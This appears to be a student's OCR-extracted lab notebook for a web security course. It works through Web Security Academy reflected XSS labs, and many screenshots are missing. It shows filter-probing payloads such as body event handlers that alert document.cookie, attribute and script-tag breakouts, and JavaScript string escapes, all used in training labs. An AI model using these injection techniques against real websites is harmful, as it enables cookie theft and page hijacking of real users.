
Notebook 3
CS495 Web and Cloud Security
PDX | Winter 2022

Evan La Fleur

3.1 XSS


Cross Site Scripting/Reflected

3.1.1 html-context-nothing-encoded



3.1.2 html-context-with-most-tags-and-attributes-blocked

```
Error: <body onload=alert(document.cookie)></body> gives response:
"Attribute is not allowed"
Error: <body onunload=alert(document.cookie)></body> gives response:
"Attribute is not allowed"
Error: <body onerror=alert(document.cookie)></body> gives response:
"Attribute is not allowed"
Error: <body onmessage=alert(document.cookie)></body> gives response:
"Attribute is not allowed"
Error: <body onpagehide=alert(document.cookie)></body> gives response:
"Attribute is not allowed"
Error: <body onpageshow=alert(document.cookie)></body> gives response:
"Attribute is not allowed"
Success: <body onresize=alert(document.cookie)></body> gives code 200
Success: <body onstorage=alert(document.cookie)></body> gives code 200
```




3.1.6 some-svg-markup-allowed


Part one:

```
3.1 @ elafleur [evan] $python3 *allowed.py
Status code is 400 with response text "Tag is not allowed"
3.1 @ elafleur [evan] $
```


Part two:



Part three:




Part four:



3.1.7 attribute-angle-brackets-html-encoded

ODIN_ID highlighted on left panel



ODIN_ID in search value

```
3.1 @ elafleur [evan] $python3 *encoded.py
                        <input type=text placeholder='Search the blog...' name=search value="&lt;elafleur&gt;">
3.1 @ elafleur [evan] $
```

```
3.1 @ elafleur [evan] $python3 *encoded.py
                        <input type=text placeholder='Search the blog...' name=search value="&lt;elafleur&gt;">
3.1 @ elafleur [evan] $python3 *encoded.py
                        <input type=text placeholder='Search the blog...' name=search value="&lt;elafleur&gt;" foo
="bar">
3.1 @ elafleur [evan] $
```

Web Security Academy

Reflected XSS into attribute with angle brackets HTML-encoded

LAB Solved

Back to lab description


Congratulations, you solved the lab!


Share your skills! Continue learning

Home

ouseover="alert(1)">
3.1 @ elafleur [evan] $

3.1.8 javascript-string-single-quote-backslash-escaped





Web Security Academy

Reflected XSS into a JavaScript string with single quote and backslash escaped

LAB Not solved

Back to lab description


Home

0 search results for '</script>'


elafleur Search

'; document.write('');


< Back to Blog




It no longer contains the same link because we ended the script by terminating it early with a </script> tag.



3.1.9 javascript-string-angle-brackets-html-encoded




It appears that the test from the previous lab is heavily encoded. So this attempt will not be able to solve this level.





```
<script>
                        var searchTerms = 'foo';
                        document.write('<img src="/resources/images/tracker.gif?searchTerms='+encodeURIComponent(searchTerms)+'">');
</script>
```

The searches are being run through an encoder which is blocking the search terms.




By adding the hello in the // we are initiating a quote or comment in the java script which terminates the rest of that line from running which brought us the tracker link.


```
▶<script>…</script>
  <img src="/resources/images/tracker.gif?searchTerms=bar" wypqvy5d5> == $0
▶<section class="blog-list">…</section>
```





3.1.10 javascript-string-angle-brackets-double-quotes-encoded-single-quotes-escaped

It appears that the double quotes method will not work since they are included in the encoding for the search box. Finding a way to break the code would work potentially. For example causing an Uncaught Syntax error by sending something with a backslash and a single quote could work.

